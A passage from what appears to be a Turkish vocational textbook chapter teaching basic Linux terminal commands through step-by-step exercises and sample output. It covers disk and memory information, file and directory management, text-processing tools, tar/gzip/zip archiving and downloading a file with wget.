Görsel 4.41: Sistem ve kullanıcılar hakkında bilgi alma

SIRA SİZDE

Cihazınızda önce uçbirim öykünücüsünde **cat** komutunun dosya konumunu görüntüleyip, **uptime -s** komutunu çalıştırarak ekrana basılan çıktıyı yorumlayınız. Ardından **lsb_release -a** komutuyla kullandığınız dağıtım ile ilgili bilgileri görüntüleyiniz.

5. UYGULAMA

Bilgi alma komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Görsel 4.42).

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Komut satırına **df** yazarak sistemin disk kullanım bilgisini görüntüleyiniz.

3. Adım: Komut satırına **free** yazarak kullanılan bellek miktarını MB cinsinden görüntüleyiniz.

4. Adım: Komut satırına **du** yazarak dizinlerin diskte kapladığı alanların kullanım bilgisini görüntüleyiniz.

```
┌──(ogrenci㉿okul)-[~]
└─$ df
Dosya sistemi   1K-blok     Dolu      Boş Kullanım% Bağlanılan yer
udev            1964012        0  1964012        0% /dev
tmpfs            400904     1020   399884        1% /run
/dev/sda1      54553872 15452304 36297908       30% /
tmpfs           2004500        0  2004500        0% /dev/shm
tmpfs              5120        0     5120        0% /run/lock
tmpfs            400900       80   400820        1% /run/user/1000

┌──(ogrenci㉿okul)-[~]
└─$ free -m
               total        used        free      shared  buff/cache   available
Mem:            3915        2762         224          86        1288        1152
Swap:            974           0         974

┌──(ogrenci㉿okul)-[~]
└─$ du
4       ./Müzik
4       ./Videolar
8       ./.config/dconf
12      ./.config/Mousepad
16      ./.config/Thunar
```

Görsel 4.42: Depolama hakkında bilgi alma

SIRA SİZDE

Cihazınızda önce uçbirim öykünücüsünde **cal** ve **ncal** komutlarını ayrı terminallerde çalıştırarak çıktılarını karşılaştırınız. Ardından **locate shadow** komutunu çalıştırıp ekrana basılan çıktıyı yorumlayınız ve komut geçmişinizi görüntüleyiniz.

4.1.5.2. Dosya ve Dizin Yönetimi Komutları

Dosya ve dizin yönetimi komutları ile dosya ve dizin oluşturma, dosya içeriğini görüntüleme, dizin içeriğini listeleme, dizinler arası geçiş yapma, kopyalama, silme, taşıma gibi işlemler gerçekleştirilir. Dosya ve dizin yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.7'de verilmiştir.

Tablo 4.7: Linux Dosya ve Dizin Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
pwd	pwd	Bulunulan dizinin adını ekrana yazdırır. Ayrıca mevcut dizinin tam yolunu gösterir.
cd	cd [dizin adı]	Dizinler arasında geçiş yapılmasını sağlar. **cd** : Kullanıcının ana dizinine geçmeyi sağlar. **cd .** : Mevcut dizinde kalmayı sağlar. **cd ..** : Bir üst dizine geçmeyi sağlar. **cd /** : Kök dizine geçmeyi sağlar. **cd ~** : Kullanıcının ana dizinine geçmeyi sağlar. **cd -** : Çalışılan önceki dizine geçmeyi sağlar.
ls	ls ls [parametre] ls [parametre] [dizin adı] ls [parametre] [dosya adı]	Dizin içeriği listeleme, dosya ve dizin hakkında detayları görüntüleme için kullanılır. **ls -l** : Mevcut dizindeki dosya ve dizinlerin detaylı bir listesini görüntüler. **ls -la** : Mevcut dizindeki gizli dosya ve dizinler de dâhil detaylı görüntülenir. **ls -lh** : Dosyaları ve dizinleri boyutları ile listeler. **ls a*** : a ile başlayan dosya ve dizinleri listeler. **ls *k** : k ile biten dosya ve dizinleri listeler.
tree	tree tree -a tree [dizin adı]	Dizinlerin içeriğini ağaç yapısı şeklinde gösterir.
mkdir	mkdir [dizin adı]	Dizin oluşturmak için kullanılır. Oluşturulacak dizin adında boşluk karakteri varsa **"dizin adı"** veya **'dizin adı'** şeklinde kullanılmalıdır. Tek komut satırı ile birden fazla dizin oluşturulabilir. **Örnek:** mkdir dizin1 dizin2 dizin3 Gizli dizin oluşturmak için dizin adının önüne nokta işareti eklenmelidir. **Örnek:** mkdir .Siber İç içe dizin oluşturmak için -p parametresi kullanılmalıdır. **Örnek:** mkdir -p Grup/RedTeam/Akıncılar
touch	touch [dosya adı]	Metin dosyası oluşturmak için kullanılır. Oluşturulacak dosya adında boşluk karakteri varsa **"dosya adı"** veya **'dosya adı'** şeklinde kullanılmalıdır. Tek komut satırı ile birden fazla dosya oluşturulabilir. **Örnek:** touch dosya1 dosya2 dosya3 Gizli dosya oluşturmak için dosya adının önüne nokta işareti eklenmelidir. **Örnek:** touch .dosya
rmdir	rmdir [dizin adı]	Boş dizinleri silmek için kullanılır.

rm	rm [dosya adı] rm [parametre] [dosya adı] rm [parametre] [dizin adı]	Dosya ve dizinleri silmek için kullanılır. Boş dizinleri silmek için **-d** parametresi kullanılmalıdır. İç içe oluşturulan dizinleri silmek için **-r** parametresi kullanılmalıdır. Dosya veya dizin silerken kullanıcıdan onay almak için **-i** parametresi kullanılmalıdır.
cp	cp [kaynak] [hedef]	Dosya ve dizinleri kopyalamak için kullanılır.
mv	mv [kaynak] [hedef] mv [mevcut ad] [yeni ad]	Dosya ve dizinleri taşımak, yeniden adlandırmak için kullanılır.
find	find [dizin yolu] -name dosya	Dosya ve dizin aramaları için kullanılır.

6. UYGULAMA

Dosya ve dizin yönetimi komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Komut satırına **pwd** yazınız.

3. Adım: **root** kullanıcıya geçmek için **sudo su** yazarak Enter tuşuna basınız (Parola belirlediyseniz parolanızı giriniz.).

4. Adım: Komut satırına tekrar **pwd** yazınız.

5. Adım: Komut satırına **exit** yazarak root yetkisini bırakınız.

6. Adım: Komut satırına **ls** yazarak mevcut dizin içeriğini listeleyiniz.

7. Adım: Komut satırına **ls -lah** yazarak mevcut dizin içeriğini ayrıntılı bir şekilde listeleyiniz (Görsel 4.43).

```
┌──(ogrenci㉿okul)-[~]
└─$ pwd
/home/ogrenci

┌──(ogrenci㉿okul)-[~]
└─$ sudo su
[sudo] password for ogrenci:
┌──(root㉿okul)-[/home/ogrenci]
└─# pwd
/home/ogrenci

┌──(root㉿okul)-[/home/ogrenci]
└─# exit

┌──(ogrenci㉿okul)-[~]
└─$ ls
Belgeler  Genel  İndirilenler  Masaüstü  Müzik  Resimler  Şablonlar  Videolar

┌──(ogrenci㉿okul)-[~]
└─$ ls -lah
toplam 208K
drwx------ 18 ogrenci ogrenci 4,0K Ağu  9 14:08 .
drwxr-xr-x  3 root    root    4,0K Ağu  6 23:32 ..
-rw-r--r--  1 ogrenci ogrenci  220 Ağu  6 23:32 .bash_logout
-rw-r--r--  1 ogrenci ogrenci 5,5K Ağu  6 23:32 .bashrc
-rw-r--r--  1 ogrenci ogrenci 3,5K Ağu  6 23:32 .bashrc.original
drwxr-xr-x  5 ogrenci ogrenci 4,0K Ağu  7 10:13 Belgeler
drwxr-xr-x 11 ogrenci ogrenci 4,0K Ağu  8 15:47 .cache
```


Görsel 4.43: pwd ve ls komutlarının örnek kullanımı

8. Adım: Komut satırına **cd /** yazarak kök dizine geçiniz.

9. Adım: Komut satırına **ls** yazarak kök dizin içeriğini listeleyiniz.

10. Adım: Komut satırına **cd** yazarak ana dizine geçiniz.

11. Adım: Komut satırına **ls** yazarak ana dizin içeriğini listeleyiniz (Görsel 4.44).



Görsel 4.44: Kök dizin ile ana dizinin içeriğini listeleme

12. Adım: Masaüstü dizininin içinde **Ödevler** dizini, Ödevler dizini içinde ise **Sistem** adında dizin oluşturunuz (Bu adımı tek komut satırı ile gerçekleştiriniz.).


13. Adım: Ana dizinden Sistem dizinine tek komut satırı ile geçiniz.

14. Adım: Bir üst dizine geçiniz (Ödevler dizininde olduğunuzdan emin olunuz.).

15. Adım: Oku.txt dosyasını oluşturunuz.

16. Adım: Bir üst dizine geçiniz.

17. Adım: Komut satırına **tree** yazarak (Görsel 4.45) dizinlerin içeriğini ağaç yapısı şeklinde gösteriniz ve hiyerarşiyi inceleyiniz.



Görsel 4.45: mkdir, cd, touch ve tree komutlarının örnek kullanımı

18. Adım: Masaüstü dizini içinde **Konular** dizinini oluşturunuz.

19. Adım: Konular dizini içine geçerek Konular dizini içinde **konu1.txt, konu2.txt … konu9.txt** şeklinde art arda dosyalar oluşturunuz (Bu adımı tek komut satırı ile gerçekleştiriniz.).

20. Adım: Konular dizini içeriğini listeleyiniz (Ardışık dosyaların oluştuğundan emin olunuz.).

21. Adım: konu9.txt dosyasını siliniz (Görsel 4.46).

22. Adım: Konular dizini içeriğini listeleyiniz (Dosyanın silindiğinden emin olunuz.).

```
┌──(ogrenci㉿okul)-[~/Masaüstü]
└─$ mkdir Konular

┌──(ogrenci㉿okul)-[~/Masaüstü]
└─$ cd Konular; touch konu{1..9}.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Konular]
└─$ ls
konu1.txt  konu3.txt  konu5.txt  konu7.txt  konu9.txt
konu2.txt  konu4.txt  konu6.txt  konu8.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Konular]
└─$ rm konu9.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Konular]
└─$ ls
konu1.txt  konu3.txt  konu5.txt  konu7.txt
konu2.txt  konu4.txt  konu6.txt  konu8.txt
```

Görsel 4.46: mkdir, cd, touch, rm ve ls komutlarının örnek kullanımı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Bulunduğunuz dizinde **Dersler** isimli bir dizin oluşturunuz. Dersler dizinine geçiniz.
- Dersler dizininde tek komut satırı ile **Siber**, **Bilişim** ve **Elektronik** dizinlerini oluşturunuz.
- Siber dizinine geçiniz.
- Siber dizini içinde **gizli bir dosya** oluşturunuz.
- Bir üst dizine geçiniz.
- **Liste.txt** dosyasını **touch** komutunu kullanarak oluşturunuz.
- **Liste.txt** dosyasının adını **Malzemeler.txt** olarak değiştiriniz.
- **Malzemeler.txt** dosyasını **Elektronik** dizinine taşıyınız.

Dosya işlemleri ile ilgili özel komutlar, komutların kullanımı ve açıklamaları Tablo 4.8'de verilmiştir.

Tablo 4.8: Linux Dosya İşlemleriyle İlgili Özel Komutlar

Komut	Komutun Genel Kullanımı	Açıklama
echo	echo "mesaj metni"	Konsol ekranına mesaj yazdırmak için kullanılır.
	echo "mesaj" > [dosya adı] echo "mesaj" >> [dosya adı]	Önceden oluşturulan veya yeni oluşturulacak dosyaların içine bilgi eklemek için yönlendirme operatörleri ile kullanılır.
cat	cat [dosya adı]	Dosyaların içeriğini görüntülemek için kullanılır. Dosya içeriği konsol ekranına yazdırılır.

tac	tac [dosya adı]	Dosyanın içeriğini son satırdan başa doğru görüntülemek için kullanılır.
rev	rev [dosya adı]	Dosya içeriğindeki her satırın karakterlerini sağdan sola doğru ters çevirerek görüntüler.
head	head [dosya adı]	Belirtilen dosyanın ilk on satırını görüntüler. İstenilen sayıda satırı görüntülemek için -n parametresi kullanılmalıdır.
tail	tail [dosya adı]	Belirtilen dosyanın son on satırını görüntüler. İstenilen sayıda satırı görüntülemek için -n parametresi kullanılmalıdır.
more	more [dosya adı]	Metin dosyalarının içeriğini sayfalar hâlinde görüntülemek için kullanılır.
nl	nl [dosya adı]	Belirtilen dosyaya satır numaraları ekleyerek görüntüler.
sort	sort [dosya adı] sort [parametre] [dosya adı]	Metin dosyalarının içeriğindeki bilgiler alfabetik sıralı olarak görüntülenir. Metin dosyası içeriğini alfabetik sıralamanın tam tersi şekilde görüntülemek için -r parametresi kullanılmalıdır. Metin dosyası içeriğini sayısal değerlere göre sıralayıp görüntülemek için -n parametresi kullanılmalıdır. Metin dosyası içeriğindeki tekrar eden değerleri çıkararak alfabetik sıralı görüntülemek için -u parametresi kullanılmalıdır.
wc	wc [dosya adı]	Dosyanın kaç satırdan, kelimeden ve karakterden oluştuğu hakkında bilgi verir.
tr	| tr [parametre] [eski] [yeni]	Metin dosyalarının içeriğinde karakter değiştirme ve silme işlemleri için kullanılır.
cut	cut [parametre] [dosya adı]	Metin dosyası içeriğindeki her satırdan belli kısımları alıp görüntülemek için kullanılır.
grep	grep “aranan” [dosya adı]	Belirtilen dosyaların içinde arama yapmak için kullanılır. Büyük ve küçük harf duyarlılığı olmadan arama yapmak için -i parametresi kullanılmalıdır. Aranan ifadenin dosya içinde kaç kez geçtiğini görüntülemek için -c parametresi kullanılmalıdır.
diff	diff [dosya adı] [dosya adı]	İki dosya arasındaki farklılıkları bulmak için kullanılır.
paste	paste [dosya adı] [dosya adı]	İki dosyayı sütun bazlı birleştirmek için kullanılır.



- Komut, dosya ve dizin adları yazılırken büyük ve küçük harf duyarlılığına dikkat edilmelidir.
- Dosya ve dizin adları 255 karakteri geçmemelidir. Özel karakterler (? * ! \ | & $ ~ vb.) dosya ve dizin adlarında kullanılmamalıdır.

7. UYGULAMA

Dosya işlemleri ile ilgili özel komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Görsel 4.47).

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Masaüstü dizinine geçiniz.

3. Adım: Masaüstü dizini içinde **Proje Öğrencileri** dizinini oluşturunuz.

4. Adım: Masaüstü dizini içeriğini listeleyiniz (Proje Öğrencileri dizininin oluştuğundan emin olunuz.).

5. Adım: Proje Öğrencileri dizinine geçiniz.

```
┌──(ogrenci㉿okul)-[~]
└─$ cd Masaüstü

┌──(ogrenci㉿okul)-[~/Masaüstü]
└─$ mkdir 'Proje Öğrencileri'

┌──(ogrenci㉿okul)-[~/Masaüstü]
└─$ ls
Konular   Ödevler   'Proje Öğrencileri'

┌──(ogrenci㉿okul)-[~/Masaüstü]
└─$ cd 'Proje Öğrencileri'
```

Görsel 4.47: cd, mkdir ve ls komutlarının örnek kullanımı

6. Adım: echo komutunu kullanarak yeni oluşturulacak olan **ogrenciler.txt** dosyası içine **Ayşe** ismini ekleyiniz [**Yönlendirme operatörü (>)** kullanılmalıdır (Görsel 4.48).].

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ echo 'Ayşe' > ogrenciler.txt
```

Görsel 4.48: Yönlendirme operatörü (>) kullanımı

7. Adım: ogrenciler.txt dosyası içinde bulunan mevcut isimler silinmeden sırasıyla Kerem, Hakan, Burak ve Alev isimlerini **echo** komutu ile ekleyiniz [**Yönlendirme operatörü (>>)** kullanılmalıdır (Görsel 4.49).].

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ echo 'Kerem' >> ogrenciler.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ echo 'Hakan' >> ogrenciler.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ echo 'Burak' >> ogrenciler.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ echo 'Alev' >> ogrenciler.txt
```

Görsel 4.49: Yönlendirme operatörü (>>) kullanımı

8. Adım: cat komutunu kullanarak ogrenciler.txt dosyasının içeriğini görüntüleyiniz (Görsel 4.50).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ cat ogrenciler.txt
Ayşe
Kerem
Hakan
Burak
Alev
```

Görsel 4.50: cat komutunun kullanımı

9. Adım: tac komutunu kullanarak ogrenciler.txt dosyasının içeriğini görüntüleyiniz (Görsel 4.51).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ tac ogrenciler.txt
Alev
Burak
Hakan
Kerem
Ayşe
```

Görsel 4.51: tac komutunun kullanımı

10. Adım: rev komutunu kullanarak ogrenciler.txt dosyasının içeriğini görüntüleyiniz (Görsel 4.52).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ rev ogrenciler.txt
eşyA
mereK
nakaH
karuB
velA
```

Görsel 4.52: rev komutunun kullanımı

11. Adım: head komutunu kullanarak ogrenciler.txt dosyasının ilk iki satırını görüntüleyiniz (Görsel 4.53).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ head -n 2 ogrenciler.txt
Ayşe
Kerem
```

Görsel 4.53: head komutunun kullanımı

12. Adım: tail komutunu kullanarak ogrenciler.txt dosyasının son satırını görüntüleyiniz (Görsel 4.54).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ tail -n 1 ogrenciler.txt
Alev
```

Görsel 4.54: tail komutunun kullanımı

13. Adım: Komut satırına **nl ogrenciler.txt** yazınız (Görsel 4.55).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ nl ogrenciler.txt
     1  Ayşe
     2  Kerem
     3  Hakan
     4  Burak
     5  Alev
```

Görsel 4.55: nl komutunun kullanımı

14. Adım: Komut satırına **sort ogrenciler.txt** yazarak ekran çıktısının alfabetik sıralandığını doğrulayınız (Görsel 4.56).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ sort ogrenciler.txt
Alev
Ayşe
Burak
Hakan
Kerem
```

Görsel 4.56: sort komutunun kullanımı

15. Adım: Komut satırına **sort -r ogrenciler.txt** yazınız (Görsel 4.57).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ sort -r ogrenciler.txt
Kerem
Hakan
Burak
Ayşe
Alev
```

Görsel 4.57: sort -r komutunun kullanımı

16. Adım: Komut satırına **wc ogrenciler.txt** yazınız (Görsel 4.58).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ wc ogrenciler.txt
 5  5 29 ogrenciler.txt
```

Görsel 4.58: wc komutunun kullanımı

17. Adım: Komut satırında **grep burak ogrenciler.txt** ve **grep Burak ogrenciler.txt** komutlarını yazınız (Görsel 4.59).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ grep burak ogrenciler.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ grep Burak ogrenciler.txt
Burak
```

Görsel 4.59: grep komutunun kullanımı

18. Adım: Komut satırında **grep -i hakan ogrenciler.txt** yazınız (Görsel 4.60).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Proje Öğrencileri]
└─$ grep -i hakan ogrenciler.txt
Hakan
```

Görsel 4.60: grep -i komutunun kullanımı



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Uçbirim öykünücüsünü açınız.
- Kullanıcının ev dizininde yer alan **r** ile biten dosyaları ve dizinleri **echo** komutunu kullanarak görüntüleyiniz.
- **Masaüstü** dizini içinde **Gunler.txt** metin dosyasını oluşturunuz.
- Haftanın günlerini **echo** komutu yardımıyla **Gunler.txt** dosyasına ekleyiniz.
- Haftanın günlerini **alfabetik** sıralı şekilde görüntüleyiniz.
- **Gunler.txt** dosyasında kaç satır olduğu bilgisini görüntüleyiniz.
- **Gunler.txt** dosyasını **kök dizine** kopyalayınız.

4.1.5.3. Arşivleme Komutları

Arşivleme komutları ile dosyaların arşivlenmesi, sıkıştırılması, arşivlenen ve sıkıştırılan dosyaların açılması gibi işlemler gerçekleştirilir. Arşivleme komutları, komutların kullanımı ve açıklamaları Tablo 4.9'da verilmiştir.

Tablo 4.9: Linux Arşivleme Komutları

Komut	Komutun Genel Kullanımı	Açıklama
tar	tar [parametre] [arşiv] [dosya]	Arşivleme yapmak, arşiv dosyasını açmak için kullanılır. **[arşiv]** : Arşiv dosyasının adıdır. **[dosya]** : Arşivlenecek dosyalardır.
gzip	gzip [dosya adı]	Dosyaları sıkıştırmak için kullanılır.
gunzip	gunzip [sıkıştırılmış dosya]	Sıkıştırılan dosyaları açmak için kullanılır.
zip	zip [dosya adı.zip] [dosya]	Dosyaları sıkıştırmak için kullanılır.
unzip	unzip [dosya adı.zip]	Sıkıştırılan dosyaları açmak için kullanılır.

8. UYGULAMA

Arşivleme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının **ev** dizininde, içinde **sistem güvenliği** yazan **dosya1.txt, dosya2.txt … , dosya5.txt** isimlerinde beş adet dosya oluşturunuz.

3. Adım: Komut satırına **tar -cvf dosya.tar dosya*.txt** yazarak dosya1.txt, dosya2.txt …, dosya5.txt dosyalarını tar komutuyla **dosya.tar** adı altında arşivleyiniz.

4. Adım: Komut satırına **ls** yazarak dosya.tar arşiv dosyasının oluştuğunu doğrulayınız (Görsel 4.61).

```
┌──(ogrenci㉿okul)-[~]
└─$ echo "sistem güvenliği" > dosya{1..5}.txt

┌──(ogrenci㉿okul)-[~]
└─$ tar -cvf dosya.tar dosya*.txt
dosya1.txt
dosya2.txt
dosya3.txt
dosya4.txt
dosya5.txt

┌──(ogrenci㉿okul)-[~]
└─$ ls
Belgeler    dosya2.txt  dosya4.txt  dosya.tar  İndirilenler  Müzik      Şablonlar
dosya1.txt  dosya3.txt  dosya5.txt  Genel      Masaüstü      Resimler   Videolar
```

Görsel 4.61: Arşivleme komutuna örnek kullanım

5. Adım: Komut satırına **rm dosya*.txt** yazarak oluşturulan dosyaları siliniz.

6. Adım: Komut satırına **ls** yazarak dosyaların silindiğini doğrulayınız.

7. Adım: Komut satırına **tar -xvf dosya.tar** yazarak arşiv dosyasını açınız.

8. Adım: Komut satırına **echo "ek" > dosya6.txt** yazarak bir dosya oluşturunuz.

9. Adım: Komut satırına **tar -rf dosya.tar dosya6.txt** yazarak dosya6.txt dosyasını arşive ekleyiniz.

10. Adım: Komut satırına **tar -tf dosya.tar** yazarak arşiv içindeki dosyaları listeleyiniz (Görsel 4.62).

```
┌──(ogrenci㉿okul)-[~]
└─$ rm dosya*.txt

┌──(ogrenci㉿okul)-[~]
└─$ ls
Belgeler   Genel          Masaüstü  Resimler   Videolar
dosya.tar  İndirilenler   Müzik     Şablonlar

┌──(ogrenci㉿okul)-[~]
└─$ tar -xvf dosya.tar
dosya1.txt
dosya2.txt
dosya3.txt
dosya4.txt
dosya5.txt

┌──(ogrenci㉿okul)-[~]
└─$ echo "ek" > dosya6.txt

┌──(ogrenci㉿okul)-[~]
└─$ tar -rf dosya.tar dosya6.txt

┌──(ogrenci㉿okul)-[~]
└─$ tar -tf dosya.tar
dosya1.txt
dosya2.txt
dosya3.txt
dosya4.txt
dosya5.txt
dosya6.txt
```

Görsel 4.62: Arşiv dosyasını açma ve arşive dosya ekleme komutunun kullanımı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Uçbirim öykünücüsünü açınız.
- Kullanıcının ev dizininde içeriği farklı olan üç adet dosya oluşturunuz.
- Komut satırında **tar** komutunu kullanarak oluşturduğunuz üç dosyayı arşivleyiniz.
- Komut satırında **tar** komutunu kullanarak oluşturduğunuz arşivi farklı bir dizine taşıyınız.
- Komut satırında **tar** komutunu kullanarak taşıdığınız arşivi açınız.

9. UYGULAMA

Sıkıştırma işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının **Masaüstü** dizininde **ödev1.txt** dosyasını oluşturarak dosya içine bir **metin** ekleyiniz.


3. Adım: Komut satırına **gzip ödev1.txt** yazınız.

4. Adım: Komut satırına **ls** yazarak **ödev1.txt.gz** dosyasının oluşturulduğunu doğrulayınız.

5. Adım: ödev1.txt.gz dosyasını ana dizine taşıyınız.

6. Adım: Ana dizine geçerek **ödev1.txt.gz** dosyasını açınız.

7. Adım: Komut satırına **ls** yazarak sıkıştırılmış dosyanın açıldığını doğrulayınız (Görsel 4.63).



Görsel 4.63: Sıkıştırma komutlarının örnek kullanımı

SIRA SİZDE

Cihazınızda önce uçbirim öykünücüsünde kullanıcının **ev** dizininde **proje.txt** isimli bir dosya oluşturup, komut satırında **zip** komutunu kullanarak sıkıştırma işlemini gerçekleştiriniz. Ardından komut satırında **unzip** komutunu kullanarak sıkıştırılmış dosyayı açınız.

4.1.5.4. Dosya İndirme Komutları

Dosya indirme komutları ile herhangi bir programa ihtiyaç duymadan konsol üzerinden tek veya toplu dosya indirme işlemleri gerçekleştirilir. Dosya indirme komutları, komutların kullanımı ve açıklamaları Tablo 4.10'da verilmiştir.

Tablo 4.10: Linux Dosya İndirme Komutları

Komut	Komutun Genel Kullanımı	Açıklama
wget	wget [indirilecek dosya linki]	Hedef dosya linkini kullanarak tek dosya indirmek için kullanılır.
	wget -i [indirilecekler listesi]	Metin dosyası içine eklenen linklerde yer alan dosyaları bir kerede toplu biçimde indirmek için kullanılır.

10. UYGULAMA

Dosya indirme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının Masaüstü dizininde hedef adresteki **logo.png** dosyasını **wget** komutu ile indiriniz (**Hedef Adres:** https://meslegimhayatim.meb.gov.tr/assets/images/logo.png).

3. Adım: Komut satırına **ls** yazarak logo.png dosyasının indirildiğinden emin olunuz.

4. Adım: Komut satırına **file logo.png** yazarak dosya hakkında bilgi alınız.

5. Adım: Komut satırına **xdg-open logo.png** yazarak resmi uygun programla açınız (Görsel 4.64).



Görsel 4.64: wget, file ve xdg-open komutlarının kullanımı

SIRA SİZDE

